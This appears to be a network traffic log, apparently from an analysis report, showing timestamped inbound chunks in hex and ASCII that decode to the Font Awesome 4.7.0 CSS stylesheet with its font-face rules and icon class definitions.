2022-07-01 09:00:46 UTC	312	IN	Data Raw: 37 39 31 38 0d 0a 2f 2a 21 0a 20 2a 20 20 46 6f 6e 74 20 41 77 65 73 6f 6d 65 20 34 2e 37 2e 30 20 62 79 20 40 64 61 76 65 67 61 6e 64 79 20 2d 20 68 74 74 70 3a 2f 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2e 69 6f 20 2d 20 40 66 6f 6e 74 61 77 65 73 6f 6d 65 0a 20 2a 20 20 4c 69 63 65 6e 73 65 20 2d 20 68 74 74 70 3a 2f 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2e 69 6f 2f 6c 69 63 65 6e 73 65 20 28 46 6f 6e 74 3a 20 53 49 4c 20 4f 46 4c 20 31 2e 31 2c 20 43 53 53 3a 20 4d 49 54 20 4c 69 63 65 6e 73 65 29 0a 20 2a 2f 40 66 6f 6e 74 2d 66 61 63 65 7b 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 27 46 6f 6e 74 41 77 65 73 6f 6d 65 27 3b 73 72 63 3a 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2d 77 65 62 66 6f 6e 74 2e 65 6f 74 3f 76 3d 34 2e 37 Data Ascii: 7918/*! * Font Awesome 4.7.0 by @davegandy - http://fontawesome.io - @fontawesome * License - http://fontawesome.io/license (Font: SIL OFL 1.1, CSS: MIT License) */@font-face{font-family:'FontAwesome';src:url('../fonts/fontawesome-webfont.eot?v=4.7
2022-07-01 09:00:46 UTC	312	IN	Data Raw: 2e 30 27 29 20 66 6f 72 6d 61 74 28 27 65 6d 62 65 64 64 65 64 2d 6f 70 65 6e 74 79 70 65 27 29 2c 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2d 77 65 62 66 6f 6e 74 2e 77 6f 66 66 32 3f 76 3d 34 2e 37 2e 30 27 29 20 66 6f 72 6d 61 74 28 27 77 6f 66 66 32 27 29 2c 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2d 77 65 62 66 6f 6e 74 2e 77 6f 66 66 3f 76 3d 34 2e 37 2e 30 27 29 20 66 6f 72 6d 61 74 28 27 77 6f 66 66 27 29 2c 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 2d 77 65 62 66 6f 6e 74 2e 74 74 66 3f 76 3d 34 2e 37 2e 30 27 29 20 66 6f 72 6d 61 74 28 27 74 72 75 65 74 79 70 65 27 29 2c 75 72 6c 28 27 2e 2e 2f 66 6f 6e 74 73 2f 66 6f 6e 74 61 77 65 73 6f 6d 65 Data Ascii: .0') format('embedded-opentype'),url('../fonts/fontawesome-webfont.woff2?v=4.7.0') format('woff2'),url('../fonts/fontawesome-webfont.woff?v=4.7.0') format('woff'),url('../fonts/fontawesome-webfont.ttf?v=4.7.0') format('truetype'),url('../fonts/fontawesome
2022-07-01 09:00:46 UTC	313	IN	Data Raw: 6d 61 74 69 6f 6e 3a 66 61 2d 73 70 69 6e 20 31 73 20 69 6e 66 69 6e 69 74 65 20 73 74 65 70 73 28 38 29 3b 61 6e 69 6d 61 74 69 6f 6e 3a 66 61 2d 73 70 69 6e 20 31 73 20 69 6e 66 69 6e 69 74 65 20 73 74 65 70 73 28 38 29 7d 40 2d 77 65 62 6b 69 74 2d 6b 65 79 66 72 61 6d 65 73 20 66 61 2d 73 70 69 6e 7b 30 25 7b 2d 77 65 62 6b 69 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 72 6f 74 61 74 65 28 30 64 65 67 29 3b 74 72 61 6e 73 66 6f 72 6d 3a 72 6f 74 61 74 65 28 30 64 65 67 29 7d 31 30 30 25 7b 2d 77 65 62 6b 69 74 2d 74 72 61 6e 73 66 6f 72 6d 3a 72 6f 74 61 74 65 28 33 35 39 64 65 67 29 3b 74 72 61 6e 73 66 6f 72 6d 3a 72 6f 74 61 74 65 28 33 35 39 64 65 67 29 7d 7d 40 6b 65 79 66 72 61 6d 65 73 20 66 61 2d 73 70 69 6e 7b 30 25 7b 2d 77 65 62 6b 69 74 2d 74 72 Data Ascii: mation:fa-spin 1s infinite steps(8);animation:fa-spin 1s infinite steps(8)}@-webkit-keyframes fa-spin{0%{-webkit-transform:rotate(0deg);transform:rotate(0deg)}100%{-webkit-transform:rotate(359deg);transform:rotate(359deg)}}@keyframes fa-spin{0%{-webkit-tr

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	315	IN	Data Raw: 70 6f 73 69 74 69 6f 6e 3a 72 65 6c 61 74 69 76 65 3b 64 69 73 70 6c 61 79 3a 69 6e 6c 69 6e 65 2d 62 6c 6f 63 6b 3b 77 69 64 74 68 3a 32 65 6d 3b 68 65 69 67 68 74 3a 32 65 6d 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 32 65 6d 3b 76 65 72 74 69 63 61 6c 2d 61 6c 69 67 6e 3a 6d 69 64 64 6c 65 7d 2e 66 61 2d 73 74 61 63 6b 2d 31 78 2c 2e 66 61 2d 73 74 61 63 6b 2d 32 78 7b 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 6c 65 66 74 3a 30 3b 77 69 64 74 68 3a 31 30 30 25 3b 74 65 78 74 2d 61 6c 69 67 6e 3a 63 65 6e 74 65 72 7d 2e 66 61 2d 73 74 61 63 6b 2d 31 78 7b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 69 6e 68 65 72 69 74 7d 2e 66 61 2d 73 74 61 63 6b 2d 32 78 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 65 6d 7d 2e 66 61 2d 69 6e 76 65 72 73 65 7b 63 6f 6c 6f 72 Data Ascii: position:relative;display:inline-block;width:2em;height:2em;line-height:2em;vertical-align:middle}.fa-stack-1x,.fa-stack-2x{position:absolute;left:0;width:100%;text-align:center}.fa-stack-1x{line-height:inherit}.fa-stack-2x{font-size:2em}.fa-inverse{color
2022-07-01 09:00:46 UTC	316	IN	Data Raw: 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 31 65 22 7d 2e 66 61 2d 72 65 66 72 65 73 68 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 32 31 22 7d 2e 66 61 2d 6c 69 73 74 2d 61 6c 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 32 32 22 7d 2e 66 61 2d 6c 6f 63 6b 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 32 33 22 7d 2e 66 61 2d 66 6c 61 67 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 32 34 22 7d 2e 66 61 2d 68 65 61 64 70 68 6f 6e 65 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 32 35 22 7d 2 e 66 61 2d 76 6f 6c 75 6d 65 2d 6f 66 66 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 32 36 22 7d 2e 66 6 1 2d 76 6f 6c 75 6d 65 2d 64 6f 77 6e 3a 62 65 66 6f 72 65 7b 63 Data Ascii: ore{content:"\f01e"}.fa-refresh:before{content:"\f021"}.fa-list-alt:before{content:"\f022"}.fa-lock:before{content:"\f023"}.fa-flag:before{content:"\f024"}.fa-headphones:before{content:"\f025"}.fa-volume-off:before{content:"\f026"}.fa-volume-down:before{c
2022-07-01 09:00:46 UTC	317	IN	Data Raw: 5c 66 30 34 35 22 7d 2e 66 61 2d 63 68 65 63 6b 2d 73 71 75 61 72 65 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 34 36 22 7d 2e 66 61 2d 61 72 72 6f 77 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 34 37 22 7d 2e 66 61 2d 73 74 65 70 2d 62 61 63 6b 77 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 34 38 22 7d 2e 66 61 2d 66 61 73 74 2d 62 61 63 6b 77 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 6 5 6e 74 3a 22 5c 66 30 34 39 22 7d 2e 66 61 2d 62 61 63 6b 77 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 34 61 22 7d 2e 66 61 2d 70 6c 61 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 34 62 22 7d 2e 66 61 2d 70 61 75 73 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 Data Ascii: \f045"}.fa-check-square-o:before{content:"\f046"}.fa-arrows:before{content:"\f047"}.fa-step-backward:before{content:"\f048"}.fa-fast-backward:before{content:"\f049"}.fa-backward:before{content:"\f04a"}.fa-play:before{content:"\f04b"}.fa-pause:before{conte
2022-07-01 09:00:46 UTC	319	IN	Data Raw: 3a 22 5c 66 30 36 62 22 7d 2e 66 61 2d 6c 65 61 66 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 36 63 22 7d 2e 66 61 2d 66 69 72 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 36 64 22 7d 2e 66 61 2d 65 79 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 36 65 22 7d 2e 66 61 2d 65 79 65 2d 73 6c 61 73 68 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 37 30 22 7d 2e 66 61 2d 77 61 72 6e 69 6e 67 3a 6 2 65 66 6f 72 65 2c 2e 66 61 2d 65 78 63 6c 61 6d 61 74 69 6f 6e 2d 74 72 69 61 6e 67 6c 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 37 31 22 7d 2e 66 61 2d 70 6c 61 6e 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 37 32 22 7d 2e 66 61 2d 63 61 6c 65 6e 64 61 72 3a 62 Data Ascii: :"\f06b"}.fa-leaf:before{content:"\f06c"}.fa-fire:before{content:"\f06d"}.fa-eye:before{content:"\f06e"}.fa-eye-slash:before{content:"\f070"}.fa-warning:before,.fa-exclamation-triangle:before{content:"\f071"}.fa-plane:before{content:"\f072"}.fa-calendar:b
2022-07-01 09:00:46 UTC	320	IN	Data Raw: 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 39 32 22 7d 2e 66 61 2d 75 70 6c 6f 61 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 39 33 22 7d 2e 66 61 2d 6c 65 6d 6f 6e 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 39 34 22 7d 2e 66 61 2d 70 68 6f 6e 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 39 35 22 7d 2e 66 61 2d 73 71 75 61 72 65 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 39 36 22 7d 2e 66 61 2d 62 6f 6f 6b 6d 61 72 6b 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 39 37 22 7d 2e 66 61 2d 70 68 6f 6e 65 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 39 38 22 7d 2e 66 61 2d 74 77 69 74 Data Ascii: -square:before{content:"\f092"}.fa-upload:before{content:"\f093"}.fa-lemon-o:before{content:"\f094"}.fa-phone:before{content:"\f095"}.fa-square-o:before{content:"\f096"}.fa-bookmark-o:before{content:"\f097"}.fa-phone-square:before{content:"\f098"}.fa-twit
2022-07-01 09:00:46 UTC	321	IN	Data Raw: 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 63 34 22 7d 2e 66 61 2d 63 6f 70 79 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 66 69 6c 65 73 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 63 35 22 7d 2e 66 61 2d 70 61 70 65 72 63 6c 69 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 63 36 22 7d 2e 66 61 2d 73 61 76 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 63 37 22 7d 2e 66 61 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 63 38 22 7d 2e 66 61 2d 6e 61 76 69 63 6f 6e 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 72 65 6f 72 64 65 72 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 62 61 72 73 3a 62 65 66 6f 72 65 7b 63 6f 6e Data Ascii: :before{content:"\f0c4"}.fa-copy:before,.fa-files-o:before{content:"\f0c5"}.fa-paperclip:before{content:"\f0c6"}.fa-save:before,.fa-floppy-o:before{content:"\f0c7"}.fa-square:before{content:"\f0c8"}.fa-navicon:before,.fa-reorder:before,.fa-bars:before{con
2022-07-01 09:00:46 UTC	323	IN	Data Raw: 5c 66 30 65 36 22 7d 2e 66 61 2d 66 6c 61 73 68 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 62 6f 6c 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 65 37 22 7d 2e 66 61 2d 73 69 74 65 6d 61 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 65 38 22 7d 2e 66 61 2d 75 6d 62 72 65 6c 6c 61 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 65 39 22 7d 2e 66 61 2d 70 61 73 74 65 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 63 6c 69 70 62 6f 61 72 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 65 61 22 7d 2e 66 61 2d 6c 69 67 68 74 62 75 6c 62 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 65 62 22 7d 2e 66 61 2d 65 78 63 68 61 6e 67 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 30 65 63 22 Data Ascii: \f0e6"}.fa-flash:before,.fa-bolt:before{content:"\f0e7"}.fa-sitemap:before{content:"\f0e8"}.fa-umbrella:before{content:"\f0e9"}.fa-paste:before,.fa-clipboard:before{content:"\f0ea"}.fa-lightbulb-o:before{content:"\f0eb"}.fa-exchange:before{content:"\f0ec"
2022-07-01 09:00:46 UTC	324	IN	Data Raw: 31 30 62 22 7d 2e 66 61 2d 63 69 72 63 6c 65 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 30 63 22 7d 2e 66 61 2d 71 75 6f 74 65 2d 6c 65 66 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 30 64 22 7d 2e 66 61 2d 71 75 6f 74 65 2d 72 69 67 68 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 30 65 22 7d 2e 66 61 2d 73 70 69 6e 6e 65 72 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 31 30 22 7d 2e 66 61 2d 63 69 72 63 6c 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 31 31 22 7d 2e 66 61 2d 6d 61 69 6c 2d 72 65 70 6c 79 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 72 65 70 6c 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 31 32 22 7d 2e 66 61 2d 67 69 74 68 75 62 2d 61 6c Data Ascii: 10b"}.fa-circle-o:before{content:"\f10c"}.fa-quote-left:before{content:"\f10d"}.fa-quote-right:before{content:"\f10e"}.fa-spinner:before{content:"\f110"}.fa-circle:before{content:"\f111"}.fa-mail-reply:before,.fa-reply:before{content:"\f112"}.fa-github-al

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	325	IN	Data Raw: 31 33 32 22 7d 2e 66 61 2d 63 61 6c 65 6e 64 61 72 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 33 33 22 7d 2e 66 61 2d 66 69 72 65 2d 65 78 74 69 6e 67 75 69 73 68 65 72 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 33 34 22 7d 2e 66 61 2d 72 6f 63 6b 65 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 33 35 22 7d 2e 66 61 2d 6d 61 78 63 64 6e 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 33 36 22 7d 2e 66 61 2d 63 68 65 76 72 6f 6e 2d 63 69 72 63 6c 65 2d 6c 65 66 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 33 37 22 7d 2e 66 61 2d 63 68 65 76 72 6f 6e 2d 63 69 72 63 6c 65 2d 72 69 67 68 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 33 38 22 7d 2e 66 61 2d Data Ascii: 132"}.fa-calendar-o:before{content:"\f133"}.fa-fire-extinguisher:before{content:"\f134"}.fa-rocket:before{content:"\f135"}.fa-maxcdn:before{content:"\f136"}.fa-chevron-circle-left:before{content:"\f137"}.fa-chevron-circle-right:before{content:"\f138"}.fa-
2022-07-01 09:00:46 UTC	327	IN	Data Raw: 61 2d 75 73 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 35 35 22 7d 2e 66 61 2d 72 75 70 65 65 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 69 6e 72 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 35 36 22 7d 2e 66 61 2d 63 6e 79 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 72 6d 62 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 79 65 6e 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 6a 70 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 35 37 22 7d 2e 66 61 2d 72 75 62 6c 65 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 72 6f 75 62 6c 65 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 72 75 62 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 35 38 22 7d 2e 66 61 2d 77 6f 6e 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 6b 72 77 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e Data Ascii: a-usd:before{content:"\f155"}.fa-rupee:before,.fa-inr:before{content:"\f156"}.fa-cny:before,.fa-rmb:before,.fa-yen:before,.fa-jpy:before{content:"\f157"}.fa-ruble:before,.fa-rouble:before,.fa-rub:before{content:"\f158"}.fa-won:before,.fa-krw:before{conten
2022-07-01 09:00:46 UTC	328	IN	Data Raw: 22 7d 2e 66 61 2d 6c 6f 6e 67 2d 61 72 72 6f 77 2d 72 69 67 68 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 37 38 22 7d 2e 66 61 2d 61 70 70 6c 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 37 39 22 7d 2e 66 61 2d 77 69 6e 64 6f 77 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 37 61 22 7d 2e 66 61 2d 61 6e 64 72 6f 69 64 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 37 62 22 7d 2e 66 61 2d 6c 69 6e 75 78 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 37 63 22 7d 2e 66 61 2d 64 72 69 62 62 6c 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 37 64 22 7d 2e 66 61 2d 73 6b 79 70 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 37 65 22 7d 2e 66 61 2d Data Ascii: "}.fa-long-arrow-right:before{content:"\f178"}.fa-apple:before{content:"\f179"}.fa-windows:before{content:"\f17a"}.fa-android:before{content:"\f17b"}.fa-linux:before{content:"\f17c"}.fa-dribbble:before{content:"\f17d"}.fa-skype:before{content:"\f17e"}.fa-
2022-07-01 09:00:46 UTC	329	IN	Data Raw: 69 74 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 39 63 22 7d 2e 66 61 2d 6d 6f 72 74 61 72 2d 62 6f 61 72 64 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 67 72 61 64 75 61 74 69 6f 6e 2d 63 61 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 39 64 22 7d 2e 66 61 2d 79 61 68 6f 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 39 65 22 7d 2e 66 61 2d 67 6f 6f 67 6c 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 61 30 22 7d 2e 66 61 2d 72 65 64 64 69 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 61 31 22 7d 2e 66 61 2d 72 65 64 64 69 74 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 61 32 22 7d 2e 66 61 2d 73 74 75 6d 62 6c 65 75 70 6f 6e 2d 63 69 72 63 Data Ascii: ity:before{content:"\f19c"}.fa-mortar-board:before,.fa-graduation-cap:before{content:"\f19d"}.fa-yahoo:before{content:"\f19e"}.fa-google:before{content:"\f1a0"}.fa-reddit:before{content:"\f1a1"}.fa-reddit-square:before{content:"\f1a2"}.fa-stumbleupon-circ
2022-07-01 09:00:46 UTC	331	IN	Data Raw: 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 63 33 22 7d 2e 66 61 2d 66 69 6c 65 2d 70 6f 77 65 72 70 6f 69 6e 74 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 63 34 22 7d 2e 66 61 2d 66 69 6c 65 2d 70 68 6f 74 6f 2d 6f 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 66 69 6c 65 2d 70 69 63 74 75 72 65 2d 6f 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 66 69 6c 65 2d 69 6d 61 67 65 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 63 35 22 7d 2e 66 61 2d 66 69 6c 65 2d 7a 69 70 2d 6f 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 66 69 6c 65 2d 61 72 63 68 69 76 65 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 63 36 22 7d 2e 66 61 2d 66 69 6c 65 2d 61 75 64 69 6f 2d Data Ascii: {content:"\f1c3"}.fa-file-powerpoint-o:before{content:"\f1c4"}.fa-file-photo-o:before,.fa-file-picture-o:before,.fa-file-image-o:before{content:"\f1c5"}.fa-file-zip-o:before,.fa-file-archive-o:before{content:"\f1c6"}.fa-file-sound-o:before,.fa-file-audio-
2022-07-01 09:00:46 UTC	332	IN	Data Raw: 74 3a 22 5c 66 31 65 30 22 7d 2e 66 61 2d 73 68 61 72 65 2d 61 6c 74 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 65 31 22 7d 2e 66 61 2d 62 6f 6d 62 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 65 32 22 7d 2e 66 61 2d 73 6f 63 63 65 72 2d 62 61 6c 6c 2d 6f 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 66 75 74 62 6f 6c 2d 6f 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 65 33 22 7d 2e 66 61 2d 74 74 79 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 65 34 22 7d 2e 66 61 2d 62 69 6e 6f 63 75 6c 61 72 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 65 35 22 7d 2e 66 61 2d 70 6c 75 67 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 31 65 36 22 7d 2e 66 61 2d 73 6c 69 Data Ascii: t:"\f1e0"}.fa-share-alt-square:before{content:"\f1e1"}.fa-bomb:before{content:"\f1e2"}.fa-soccer-ball-o:before,.fa-futbol-o:before{content:"\f1e3"}.fa-tty:before{content:"\f1e4"}.fa-binoculars:before{content:"\f1e5"}.fa-plug:before{content:"\f1e6"}.fa-sli
2022-07-01 09:00:46 UTC	333	IN	Data Raw: 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 30 37 22 7d 2e 66 61 2d 69 6f 78 68 6f 73 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 30 38 22 7d 2e 66 61 2d 61 6e 67 65 6c 6c 69 73 74 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 30 39 22 7d 2e 66 61 2d 63 63 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 30 61 22 7d 2e 66 61 2d 73 68 65 6b 65 6c 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 73 68 65 71 65 6c 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 69 6c 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 30 62 22 7d 2e 66 61 2d 6d 65 61 6e 70 61 74 68 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 30 63 22 7d 2e 66 61 2d 62 75 79 73 65 6c 6c 61 64 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 Data Ascii: content:"\f207"}.fa-ioxhost:before{content:"\f208"}.fa-angellist:before{content:"\f209"}.fa-cc:before{content:"\f20a"}.fa-shekel:before,.fa-sheqel:before,.fa-ils:before{content:"\f20b"}.fa-meanpath:before{content:"\f20c"}.fa-buysellads:before{content:"\f2
2022-07-01 09:00:46 UTC	335	IN	Data Raw: 2e 66 61 2d 66 61 63 65 62 6f 6f 6b 2d 6f 66 66 69 63 69 61 6c 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 33 30 22 7d 2e 66 61 2d 70 69 6e 74 65 72 65 73 74 2d 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 33 31 22 7d 2e 66 61 2d 77 68 61 74 73 61 70 70 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 33 32 22 7d 2e 66 61 2d 73 65 72 76 65 72 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 33 33 22 7d 2e 66 61 2d 75 73 65 72 2d 70 6c 75 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 33 34 22 7d 2e 66 61 2d 74 69 6d 65 73 3a 62 65 66 6f 72 65 7b 63 6f 6e 74 65 6e 74 3a 22 5c 66 32 33 35 22 7d 2e 66 61 2d 68 6f 74 65 6c 3a 62 65 66 6f 72 65 2c 2e 66 61 2d 62 65 64 3a 62 Data Ascii: .fa-facebook-official:before{content:"\f230"}.fa-pinterest-p:before{content:"\f231"}.fa-whatsapp:before{content:"\f232"}.fa-server:before{content:"\f233"}.fa-user-plus:before{content:"\f234"}.fa-user-times:before{content:"\f235"}.fa-hotel:before,.fa-bed:b

Timestamp	kBytes transferred	Direction	Data
